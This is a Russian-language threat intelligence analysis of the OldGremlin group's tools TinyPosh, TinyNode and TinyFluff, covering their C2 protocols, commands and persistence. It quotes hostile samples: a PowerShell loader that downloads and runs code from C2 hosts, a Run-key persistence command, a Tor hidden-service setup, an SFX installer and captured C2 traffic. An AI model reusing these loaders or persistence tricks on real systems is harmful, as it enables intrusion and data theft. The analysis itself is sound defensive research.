## TinyPosh

**TinyPosh**, пожалуй, один из самых интересных инструментов в арсенале OldGremlin. Это RAT, написанный на PowerShell. Его функциональные возможности весьма обширны: сбор и передача информации о зараженной машине на управляющий сервер, кража документов с зараженного устройства, загрузка и запуск PowerShell-скриптов и так далее. Инструмент активно использовался группой в ранних кампаниях, после чего был заменен другим инструментом — **TinyNode**. Каждый обнаруженный нами образец имеет участок кода, который мы называем конфигурацией — именно он содержал в себе интересные данные, которые менялись в каждой атаке. Так как образцы отличались исключительно конфигурацией, в качестве примера возьмем файл из атаки 30 июня 2020 года (SHA1: f1c831c4a0e21a3091949ba674268f24a6d09b9e). Напомним, что его конфигурационные данные выглядят следующим образом:

```

${CampAIgnId} = ("Covid19Camp")
${REmOtEhoSTARr} = @(
("hxxps://hello.tyvbxdobr0.workers[.]dev"),
("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
("hxxp://45.61.138[.]170"))
${gLObal:REmOtEHoST} = ''
${gLObal:ReqUesTErrLvl} = 0
${COmMaNdPAth} = ("web/index.php?r=cmd")
${REGIstrYPATH} = "HKCU:\Software\Classes\"
${rEGiStErEdKey} = "Registered"
${moDulesKEy} = 'TM'
${WoRKHOsTKey} = 'WHK'
${wAItingTRig} = "waiting"
${sleepTImeSeC} = 60

```

TinyPosh начинает свое исполнение с генерацией ID бота по следующему алгоритму: **AppX[Base64(%hostame%+%username%+%campaign\_id%)]**. Во всех исследованных нами случаях **campaign\_id** — **Covid19Camp**. Следующий шаг — проверка, было ли зарегистрировано зараженное устройство на управляющем сервере ранее. Для этого приложение обращается к ключу реестра **HKCU:\Software\Classes\%client\_id%** и пытается прочитать значение **Registered**. В случае возникновения ошибки приложение считает, что регистрация ранее не проводилась. Давайте рассмотрим, что делает приложение при первом запуске.

## Первый запуск

В первую очередь скрипт регистрирует новое устройство на сервере, который он выбирает случайным образом из списка в конфигурации RAT. После выбора сервера скрипт проверяет его доступность, делая запрос по адресу:

```
%C2%/check/
```

И если в ответ получает **OK**, сервер подходит для дальнейшего взаимодействия (регистрации бота), иначе скрипт обращается к другому C2 из списка (предварительно «засыпает» на 1 минуту).

Для регистрации нового устройства скрипт собирает следующую информацию о зараженном устройстве:

- является ли зараженный пользователь локальным администратором (выполняет команду **WHOAMI /GROUPS /FO CSV** и сверяет значение **SID с S-1-5-32-544**);
- доменное имя (посредством WMI-запросов);
- разрядность ОС;
- версию Windows (значение реестра **HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName**).

После этого скрипт формирует строку формата:

```

username:%username%;hostname:%hostname%;localprivs:%is_admin%;partofad:%domain_name%;bitness:%os_bitness%;winver:%os_version%;

```

Полученная строка шифруется алгоритмом RC4, в качестве ключа используется CampaignId. Зашифрованная строка отправляется на управляющий сервер (протокол общения будет описан позже). В ответ сервер должен прислать зашифрованную (тем же ключом) строку, которая содержит в себе InternalUserId и InternalUserKey, разделенные символом «;». После этого скрипт производит две записи в реестр (табл. 6).

Табл. 6 — Запись в реестр

Имя значения реестра	Содержимое
HKCU:\Software\Classes\%client_id%\Registered	%InternalUserId%;%InternalUserKey%
HKCU:\Software\Classes\%client_id%\WHK	Base64(%selected_c2%)

Далее приложение обеспечивает себе персистентность. Для этого оно генерирует строку запуска:

```
cmd /c powershell -windowstyle hidden -nop -c iex (Get-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows -Name '%client_id%').'%client_id%'
```

Строка записывается в раздел реестра:

**HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\%client\_id%.**

Как видно из команды выше, скрипт для автозапуска расположен в разделе реестра **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%**, туда приложение помещает следующий PowerShell-скрипт:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
    $hostArray = @(
        'hxxps://hello.tyvbxdobr0.workers[.]dev',
        'hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev',
        'hxxps://old-mud-23cb.tkbizulvc.workers[.]dev',
        'hxxp://45.61.138[.]170')
    $hostArray = $hostArray | Sort-Object {Get-Random}
    foreach($singleHost in $hostArray) {
        if((New-Object Net.WebClient).DownloadString(($singleHost +
        '/check/')) -eq 'OK') {
            iex(New-Object Net.WebClient).
            DownloadString($singleHost + '/load.php')
        }
        Start-Sleep -s
    }
    start-Impl
}
start-Impl
```

Данный скрипт:

1. Проверяет доступность сети путем коннекта **google.com**
2. «Засыпает» на 5 секунд.
3. Выбирает случайным образом C2 из списка: осуществляет запрос **%C2%/check/**, если в ответ приходит не строка **OK**, выбирает другой сервер.
4. Загружает и запускает скрипт по адресу **%C2%/load.php**

Далее скрипт начинает выполнять свою основную функциональность, которая будет описана в отдельном подразделе. Сейчас же давайте рассмотрим ситуацию, когда ранее уже была проведена регистрация зараженного устройства на сервере.

## Повторный запуск

В первую очередь приложение сравнивает MD5-значения реестра **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%** и MD5 от PowerShell-скрипта, описанного в предыдущем разделе (встроен в тело **TinyPosh**). Если значения MD5 не совпадают, скрипт заново обеспечивает себе персистентность (перезаписывает существующий скрипт). Далее скрипт получает адрес C2, который использовался в ходе предыдущей работы. Как было показано выше, данный адрес расположен в реестре **HKCU:\Software\Classes\%client\_id%\WHK** в закодированном по **Base64** виде. Если в ходе чтения реестра / декодирования строки произошла ошибка, скрипт выполняет те же действия с C2, что и при первичном запуске (включая запись в реестр).

Теперь скрипт загружает остальные модули, ID находятся в значении реестра **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%\TM**. Идентификаторы модулей разделены фигурными скобками, а само тело модулей не хранится на зараженной машине и каждый раз скачивается с управляющего сервера перед запуском. В качестве аргументов каждому скрипту передают **InternalUserId** и **InternalUserKey**. Скрипт обрабатывает две ошибки, которые могут возникнуть при запуске модулей:

- **can't\_create\_job** — в процессе запуска PowerShell-скрипта (Start-Job) произошла ошибка;
- **incorrect\_module\_id** — получен ответ от сервера длиной 0.

В обоих случаях приложение уведомляет сервер об обнаруженной ошибке. Далее скрипт выполняет свою основную функциональность, которая будет описана далее.

## Основные функциональные возможности: команды

Главный цикл скрипта предназначен для единственной цели — обращение к управляющему серверу с целью запроса команд и их последующее исполнение. Интервал обращения к серверу — 1 минута, однако он может быть изменен при получении соответствующей команды. Обращение к серверу за командой происходит с лог-строкой **waiting**, в ответ сервер посылает команду, зашифрованную по RC4 ключом **InternalUserKey**. Приложение может обрабатывать следующие команды:

1. **DELETE** — самоудаление.
2. **EXEC** — исполнение команды.
3. **DOWNLOAD** — отправить файл на сервер.
4. **SET\_WAIT\_TIME** — изменить интервал обращения к серверу за командой.
5. **UPDATE\_TINY** — обновить TinyPosh.
6. **RUN\_MODULE** — запустить модуль.
7. **ADD\_PERSIST\_MODULE** — зарегистрировать новый модуль в реестре.
8. **REMOVE\_PERSIST\_MODULE** — удалить ранее зарегистрированный модуль.

Важное замечание: команда delete приходит в незашифрованном виде, в то время как все остальные команды зашифрованы RC4-ключом **%InternalUserKey%**. Рассмотрим каждую команду подробнее.

### 1 ↓ **DELETE**

Как видно из названия команды, она предназначена для удаления TinyPosh с зараженного устройства. Для этого скрипт удаляет:

- ветку реестра **HKCU:\Software\Classes\%client\_id%**
- значение реестра **HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\%client\_id%**
- значение реестра **HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%**
- директорию **%ApplicationData%\WinUpdateService10**
- директорию **%ApplicationData%\TN**

После этого завершает свою работу.

### 2 ↓ **EXEC**

Предназначена для исполнения PowerShell-команды, которая следует за строкой **exec:.** Результат исполнения скрипт отправляет на сервер в виде лог-строки, алгоритм генерации которой будет описан ниже.

### 3 ↓ **DOWNLOAD**

Данная команда предназначена для отправки выбранного файла с зараженного устройства на управляющий сервер. Путь к файлу приходит как параметр после строки **download:** — скрипт читает файл по этому пути, формирует строку формата **download:%filename%;%filecontent%**, после чего приложение отправляет считанный файл на управляющий сервер. После этого скрипт генерирует лог-строку **file\_uploaded** и так же отправляет ее на сервер.

### 4 ↓ **SET\_WAIT\_TIME**

Предназначена для изменения интервала между обращением к управляющему серверу за командами. Новый интервал следует за строкой **set\_wait\_time**. После изменения интервала скрипт отправляет на сервер лог-строку **wait\_time\_changed**. Если же приложению не удалось распарсить строку, отправляет лог-сообщение **incorrect\_value**.

5 ↓ **UPDATE\_TINY**

Команда инициализирует запуск обновления скрипта: вначале отправляет на сервер лог-строку **implant\_updated**, после чего запускает **Selfupdate**-скрипт.

6 ↓ **RUN\_MODULE**

Команда предназначена для запуска отдельного модуля, ID которого находится после строки **run\_module:**. Алгоритм запуска аналогичен описанному в разделе [Повторный запуск](#).

7 ↓ **ADD\_PERSIST\_MODULE**

Данная команда предназначена для добавления модуля, который TinyPosh будет запускать на старте своего исполнения (смотрите подробнее [Повторный запуск скрипта](#)). В качестве аргумента выступает ID модуля. Вначале скрипт проверяет, был ли ранее записан модуль в ветку реестра **HKCU:\Software\Classes\%client\_id%\TM\%module\_id%**. Приложение просто отправляет на сервер лог-строку **module\_with\_this\_id\_is\_active\_already**. Иначе TinyPosh загружает модуль и запускает его аналогично описанному в разделе [Повторный запуск скрипта](#) и сохраняет его в соответствующее значение реестра.

8 ↓ **REMOVE\_PERSIST\_MODULE**

Данная команда предназначена для удаления ранее зарегистрированного модуля из реестра, соответственно, со следующим запуском TinyPosh не будет запущен. В зависимости от результата работы команды на сервер будут отправлены лог-строки (табл. 7).

Табл. 7 — Лог-строки, отправленные на сервер

Лог-строка	Описание
module_removed	Скрипт был успешно удален из реестра
can't_find_this_module	Скрипт не был ранее зарегистрирован в реестре
nothing_to_remove	Проблема при обращении к значению реестра с ID зарегистрированных модулей

## Подготовка лог-строк перед отправкой на сервер

Перед тем как отправить некоторые данные на сервер (например, лог-строки исполнения команды), скрипт подготавливает их особым образом:

```
download:[0-9a-z]{32}.log;Base64(%log_string%).
```

## Протокол взаимодействия с сервером

Перед отправкой любого сообщения скрипт подготавливает строку запроса особым образом:

1. Зашифровывает строку алгоритмом RC4, используя ключ **InternalUserKey**.
2. Генерирует строку **%InternalUserId%;%RC4\_encrypted\_data%**.

После этого TinyPosh отправляет данные на сервер по адресу **%C2%/web/index.php?r=cmd** POST-запросом. Тело запроса — ранее подготовленная строка запроса. Информация о запросе — в табл. 8.

Табл. 8 — Информация о POST-запросе

Описание	Значение
Timeout	10 000
Method	POST
Useragent	Mozilla/5.0 (Windows NT 10.0;rv:68.0) Gecko/20100101 Firefox/68.0
Content-Type	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

## TinyNode

**TinyNode** — инструмент, который использовался как на этапе получения первоначального доступа, так и на этапе продвижения по сети. Приложение предназначено для запуска интерпретатора **Node.js** и исполнения в нем команд, поступающих через сеть Tor. То есть функциональные возможности данного инструмента ограничены только функциональными возможностями интерпретатора Node.js. За время нашего наблюдения за активностью группы инструмент изменялся несколько раз. Впервые мы обнаружили его в атаке, проведенной 12 мая 2020 года. Как именно инструмент попал на зараженное устройство, выяснить не удалось. Однако в следующей атаке, проведенной уже 3 июня 2020 года, мы обнаружили, что инструмент находился внутри архива, который **TinyLink** доставлял на зараженное устройство. Содержимое архива (SHA1: 593567A48C2A29312FEC5DD543F0D914F248969E) — на рис. 42.




Рис. 42 — Содержимое архива

Среди данных файлов:

- **taskman.exe** — интерпретатор Node.js;
- **taskupd.exe** — приложение Tor;
- **libservice.dll** — JS-скрипт, предназначенный для запуска TinyNode;
- **report.dll** — список C2 TinyNode.

Сразу после загрузки и распаковки файлов скрипт внутри **TinyLink** запускает интерпретатор Node.js и передает ему в качестве аргумента **libservice.dll** — упакованный и обфусцированный JS-скрипт, выполняющий следующие действия:

- Запускает Tor в режиме сервера. В результате будет создан файл `hostname`, содержащий уникальный идентификатор сервера в сети Tor (псевдодомен **.onion**). Зная данный идентификатор, можно напрямую обращаться к зараженному устройству через сеть Tor. Собственно, Tor-сервер запускается следующей командой:

```
taskupd SocksPort 0 DataDirectory . HiddenServiceDir .
HiddenServicePort 80 127.0.0.1:8080
```

Таким образом, все, что поступает на порт 80 сервера, будет перенаправлено на порт 8080 на локальном устройстве.

- Создает Node.js — сервер на локальной машине, который ожидает команды на порте 8080 и исполняет их.
- Читает содержимое файла **report.dll** и отправляет идентификатор на один из серверов списка.

Фактически теперь все команды, поступающие из сети Tor на зараженное устройство, будут выполняться интерпретатором Node.js. Схематично это можно представить на рис. 43.




Рис. 43 — Поступление команд из сети Tor на зараженное устройство

В августе 2020 года инструмент был изменен. На этот раз он доставлялся на зараженное устройство в виде SFX-архива (TinyBox), установочный скрипт которого выглядел следующим образом:

```
;!@Install@!UTF-8!  
InstallPath="%APPDATA%\%USERNAME%"  
RunProgram="hidcon:nowait:cmd /c document.doc"  
RunProgram="hidcon:wget --no-check-certificate https://nodejs.org/  
dist/latest-carbon/win-x86/node.exe"  
RunProgram="hidcon:wget --no-check-certificate https://www.torproject.  
org/dist/torbrowser/9.5.1/tor-win32-0.4.3.5.zip"  
RunProgram="hidcon:7za e -y tor-win32-0.4.3.5.zip"  
RunProgram="hidcon:nowait:cmd /c if not exist hostname (node service  
192.248.165[.]254)"  
OverwriteMode="1"  
GUIMode="2"  
;!@InstallEnd@!
```

Как видно, все файлы внутри архива помещались в директорию **%APPDATA%\%USERNAME%** (в некоторых рассмотренных нами файлах путь был **%APPDATA%\TN**). Внутри архива содержались следующие файлы:

- **wget.exe** — легитимное приложение wget;
- **7za.exe** — архиватор 7-Zip;
- **document.doc** — документ для отвлечения внимания;
- **service** — скрипт, запускающий TinyNode.

При запуске TinyBox выполнял следующие действия:

1. Запускал документ-приманку.
2. При помощи утилиты wget загружал с официального сайта интерпретатор **Node.JS**.
3. При помощи утилиты wget загружал с официального сайта архив с сервером **Tor**, после чего распаковывал архив.
4. Запускал скрипт **service** и передавал ему в качестве параметра C2-адрес **192.248.165[.]254**.

Скрипт, запускающий TinyNode, изменился незначительно. Главное отличие в том, что C2 передается в качестве параметра, а не расположен в файле, как это было в первых атаках группы.

# TinyFluff

Впервые инструмент мы увидели в рассылке 22 марта 2022 года, после чего сразу же выпустили [блог](#). Как и TinyNode, инструмент предназначен для запуска вредоносного JS-скрипта при помощи интерпретатора **Node.js**. За время наблюдения за группой мы видели всего четыре рассылки, где был использован данный инструмент. Важные отличия между инструментами кроются в скриптах, сами исполняемые файлы отличаются незначительно (табл. 9).

Табл. 9 — Исполняемые файлы

SHA1	Способ исполнения Node.js	Расположение скрипта	Директория, куда помещен интерпретатор и скрипт
bd0a6a3628f268a37ac9d708d03f57feef5ed55e	Загружает с официального сайта ( <a href="http://nodejs.org/dist/latest-erbium/win-x86/node.exe">http://nodejs.org/dist/latest-erbium/win-x86/node.exe</a> ) и запускает	Встроен в ресурс исполняемого файла, имя ресурса — <b>ТХТ</b>	%APPDATA%\%MachineGuid%
c82e12e563d5d5f4a8dd67703b5df7373b457abc	Запускает файл, расположенный на WebDav-сервере (192.248.176[.]138)	На WebDav сервере (192.248.176[.]138)	%APPDATA%\%MachineGuid%
b81d017f1a72d6878e8916af121ed12f7fdc6455	Запускает файл, расположенный на WebDav-сервере (164.92.135[.]160)	На WebDav сервере (164.92.135[.]160)	C:\ProgramData\HLWRET
b052ee0508300163ba82951f7b901bd290752598	Запускает файл, расположенный на WebDav-сервере (164[.]92[.]205[.]182)	На WebDav сервере (164[.]92[.]205[.]182)	C:\ProgramData\TRUIOP

В данном случае **%MachineGuid%** берется из значения реестра **SOFTWARE\Microsoft\Cryptography\MachineGuid**. Теперь подробнее рассмотрим скрипты.

## Первая версия

Скрипт, запускаемый файлом с SHA1: **bd0a6a3628f268a37ac9d708d03f57feef5ed55e**, пожалуй, самый сложный из всех. Список C2 не является частью кода скрипта, вместо этого используется DGA:

```
const a=[0...0x1e4]
const tld=[".com",".org",".net"],
domain=crypto.createHash("md5").update(a.toString()).digest("hex").
slice(0,6)+tld[f]
```

Для каждого домена скрипт генерирует поддомен формата **[0-9a-f]{4}.[0-9a-f]{8}.%dga\_domain%**, делает DNS-запрос и получает TXT-запись. Все взаимодействие данного инструмента осуществляется через DNS-туннель, а это значит, что все передаваемые трояном данные находятся в поддомене, а ответ сервера — в TXT-записи. Далее мы не будем повторно останавливаться на этом и априори считаем, что все взаимодействие с сервером происходит именно таким образом.

Скрипт проверяет цифровую подпись полученных данных с помощью функции `crypto.verify`, используя закодированный в Base64 ключ **MCowBQYDK2VwAyEAgp0p9o6lg/ZZ3WUJtx7UBBb1qYMZEDNC19Hbb84wt88=** (формат DER). Если подпись валидна, то скрипт генерирует идентификатор бота, который представляет собой число от 0 до 1, после чего в цикле запрашивает у управляющего сервера команду. Ответ, конечно же, обфусцирован.

Деобфускация происходит следующим образом:

1. Данные декодируются алгоритмом Base64.
2. Расшифровываются алгоритмом RC4 (в запросах данного типа в качестве ключа используется `%id%.%dga_domain%` — то есть домен, к которому происходило обращение).
3. Расшифрованные данные распаковываются алгоритмом gzip.

В [блоге](#) мы подробно описали пример того, как происходит взаимодействие между С2 и ВПО. Отметим, что финальный скрипт, который нам удалось получить, имеет следующие функциональные возможности:

- Отправка нескольких DNS-запросов одновременно;
- Сбор информации о зараженном устройстве;
- Кража файлов с зараженного устройства;
- Загрузка произвольного файла с сервера;
- Поднятие SOCKS-сервера с целью проксирования трафика.

Важно отметить, что на момент исследования полученный скрипт был немного сырым: мы встречали ошибки в коде, а функция обеспечения персистентности была вообще закомментирована. Кроме этого, из всех вышеперечисленных функциональных возможностей после запуска скрипта выполняется только сбор информации о зараженном устройстве — данные собираются в JSON-объект формата:

```
{
  "transfer": {
    "threads": "global.threads",
    "tick": "global.tick",
    "domain": "global.dom"
  },
  "paths": {
    "temp": "os.tmpdir()",
    "home": "os.homedir()"
  },
  "proc": {
    "load": "os.loadavg()",
    "cpus": "os.cpus()"
  },
  "mem": {
    "total": "os.totalmem()",
    "free": "os.freemem()"
  },
  "network": {
    "interfaces": "os.networkInterfaces()"
  },
  "sys": {
    "hostName": "os.hostname()",
    "type": "os.type()",
    "platform": "os.platform()",
    "release": "os.release()",
    "uptime": "os.uptime()"
  },
  "user": "os.userInfo()"
}
```

В ответ сервер может прислать обфусцированный Java-скрипт, который будет исполнен. В ходе нашего исследования поступила команда на запуск второй части скрипта, предназначенной для обработки следующих команд от сервера (табл. 10).

Табл. 10 — Описание команд от сервера

Команда	Параметры	Краткое описание
Пустая строка	Имя файла	Загрузить файл на зараженное устройство. Код не может быть исполнен корректно, так как параметры команды парсятся с ошибкой
.download:	Имя файла	Прочитать содержимое файла из рабочей директории
.set:	threads tick_sec	Изменить параметры обращения к серверу, где threads — количество одновременно выполняемых DNS-запросов, а tick_sec — время обращения за новой командой
Любая другая строка	—	Вывод будет направлен в this.proc.stdin

Важно отметить, что данный участок кода логирует ход своей работы, однако для передачи данных на сервер используется функция **this.send** (в коде не определена), которая первым аргументом принимает **this.proc.stdout**. Результат работы команды **.download:** обрабатывается аналогичным образом. Эти факты могут говорить о том, что данный участок кода все еще находится в разработке.

В коде также присутствуют две функции, название которых говорит само за себя: **\_socks** и **\_eval**. Их использование мы не обнаружили, поэтому предполагаем, что они могут быть вызваны по команде сервера. Помимо этого, в скрипте закомментирована часть кода, обеспечивающая персистентность путем создания файла **OneDrive.cmd** в директории **Microsoft\Windows\Start Menu\Programs\Startup** и записи в него команды на запуск Node.js-интерпретатора с аргументом **s.txt**.

## Вторая версия

Следующая версия вредоносного скрипта была значительно упрощена. Как и в первой версии, изначальный скрипт сильно обфусцирован. Однако если вам удастся его запустить, не придется тратить время на деобфускацию, так как обфусцированный слой повторно запускает интерпретатор Node.js и передает ему в качестве аргумента «чистый» скрипт (рис. 44).



Рис. 44 — скрипт без обфускации

Как видно на рис. 44, аргумент второго процесса **node.exe** — это как раз скрипт без обфускации. Его функциональные возможности очень простые: подключиться к C2, передать идентификатор формата `/{0.[0-9]*}/`, в цикле получить команду и исполнить ее (функцией **eval**). Перед тем как приступить к описанию команд, хотим отметить, что в ходе реагирования на инцидент мы видели аналогичный скрипт, но с другим IP-адресом — **159.89.111.[.]159**, в атаке 28 июля 2022 года в качестве C2 использовался адрес **46[.]101[.]112[.]76**, и, наконец, в рассылке 23 августа 2022 в качестве C2 использовался IP **164.92.216[.]172**. В ходе исследования нам удалось получить несколько команд (это было несложно, так как все взаимодействие ВПО и C2 можно увидеть в обычном сниффере трафика) (рис. 45).

```
{0.6086490023153508}try{const res={writeHeader:()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result)){resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch (e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/json"});res.end(resp)}function getInfo(){const os=require("os");try{const info={cpus:os.cpus(),hostname:os.hostname(),mem:{free:os.freemem(),total:os.totalmem(),network:os.networkInterfaces(),os:{arch:os.arch(),type:os.type(),release:os.release(),platform:os.platform(),temp:os.tmpdir(),uptime:os.uptime()};return [info]}catch (e){return e.toString()}Response(getInfo())}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{"ok":true,"result":[{"cpus":[{"model":"██████████","speed":██████,"times":{"user":██████,"nice":0,"sys":██████,"idle":1255687,"irq":2140}},{"model":"██████████","speed":██████,"times":{"user":██████,"nice":0,"sys":29859,"idle":1263421,"irq":78}}],"hostname":"██████████","mem":{"free":██████████,"total":██████████},"network":{"Local Area Connection":[{"address":"██████████","netmask":"255.255.255.0","family":"IPv4","mac":"██████████","internal":false,"cidr":"██████████"}],"Loopback Pseudo-Interface 1":[{"address":"1","netmask":"ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff","family":"IPv6","mac":"00:00:00:00:00:00","internal":true,"cidr":"","scopeid":0}],"address":"127.0.0.1","netmask":"255.0.0.0","family":"IPv4","mac":"00:00:00:00:00:00","internal":true,"cidr":"127.0.0.1/8"}],"os":{"arch":"ia32","type":"Windows_NT","release":"██████████","platform":"win32","temp":"C:\\Users\\██████████\\AppData\\Local\\Temp","uptime":1305}}]{0.6086490023153508}try{const res={writeHeader:()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result)){resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch (e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/json"});res.end(resp)}function itemStats(path){const fs=require("fs");let stats;try{stats=fs.lstatSync(path)}catch (e){return e.toString()}const info={x:parseInt((stats.mode & parseInt("777",8)).toString(8)),s:stats.size,a:stats.atime,m:stats.mtime,c:stats.ctime,b:stats.birthtime};if(stats.isFile()){info.t="f"}else if(stats.isDirectory()){info.t="d"}else if(stats.isBlockDevice()){info.t="b"}else if(stats.isCharacterDevice()){info.t="c"}else if(stats.isSymbolicLink()){info.t="l"}else{info.t="u"}return info}function dirRead(path){const fs=require("fs");const Path=require("path");const arr=[];let items;path=Path.join(path);try{items=fs.readdirSync(path)}catch (e){return e.toString()}items.forEach(i=>{const _path=Path.join(path,i);const item=itemStats(_path);item.n=i;item.p=_path;arr.push(item)});return arr}Response(dirRead(""+_dirname+""))}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{"ok":true,"result":[{"x":
```

Рис. 45 — Получение команд

Команды можно разделить по функциональным возможностям на 6 скриптов, которые выполняют следующие шаги:

1. Сбор информации о зараженной системе/устройстве:
  - CPU
  - имя компьютера, объем памяти
  - информация о сети (IP- и MAC-адреса)
  - информация об ОС
  - путь к директории %Temp%
  - время работы системы
2. Получение информации о подключенных дисках.
3. Запуск командного интерпретатора cmd.exe, выполнение в нем команды и отправка результата на C2. В ходе нашего исследования были выполнены следующие команды:
  - ipconfig /all
  - kill
4. Получение информации о том, какие плагины были установлены в системе. На момент исследования ни один плагин не был прогружен, так что пока у нас есть только их наименования:
  - TSFR
  - SHLL
  - NESC
  - PRSE/PRST
  - FWSE
  - SPPU/SPPR
  - SRPU/SRPR
  - ATSE
5. Получение информации о файлах в следующих директориях:
  - в директории, в которой расположен вредоносный скрипт и интерпретатор Node.js
  - C:\
  - C:\Users
  - C:\Users\<%username%>
  - C:\Users\<%username%>\Downloads
6. Завершение работы интерпретатора Node.js.

---

## TinyShot

Консольная утилита, предназначенная для создания скриншотов, основана на исходном коде утилиты [screenshot](#). При запуске приложения с параметром **-h** можно увидеть все его функциональные возможности (рис. 46).

```

C:\Users\Public>sc.exe -h

NAME:
    screenshot -    Save a screenshot of the Windows desktop
                    or window in .png format.

SYNOPSIS:
    screenshot [ -wt WINDOW_TITLE |
                -wh WINDOW_HANDLE |
                -rc LEFT TOP RIGHT BOTTOM |
                -o FILENAME |
                -h ]

OPTIONS:
    -wt WINDOW_TITLE
        Select window with this title.
        Title must not contain space (" ").
    -wh WINDOW_HANDLE
        Select window by it's handle
        (representad as hex string - f.e. "0012079E")
    -rc LEFT TOP RIGHT BOTTOM
        Crop source. If no WINDOW_TITLE is provided
        (0,0) is left top corner of desktop,
        else if WINDOW_TITLE matches a desktop window
        (0,0) is it's top left corner.
    -o FILENAME
        Output file name, if none, the image will be saved
        as "screenshot.png" in the current working directory.
    -h
        Shows this help info.

```

Рис. 46 — Запуск приложения с параметром -h

## TinyWCMExtractor

**TinyWCMExtractor** представляет собой 32-битное консольное приложение .NET (v4.0.30319) для Windows формата PE32, разработанное на языке программирования C#.

Утилита с помощью функций Windows API CredEnumerate, CredReadW осуществляет перечисление и извлечение учетных данных пользователя, осуществившего вход в систему.

